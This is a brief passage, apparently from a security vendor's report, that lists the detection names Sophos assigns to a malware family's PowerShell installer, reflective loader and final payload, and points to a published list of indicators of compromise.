Sophos detects the PowerShell installer as Troj/PS-JA, the reflective loader as AMSI/SolarM-A and the final payload as Mal/Polazert-A. A list of IOCs for SolaerMarker is available on the SophosLabs GitHub page.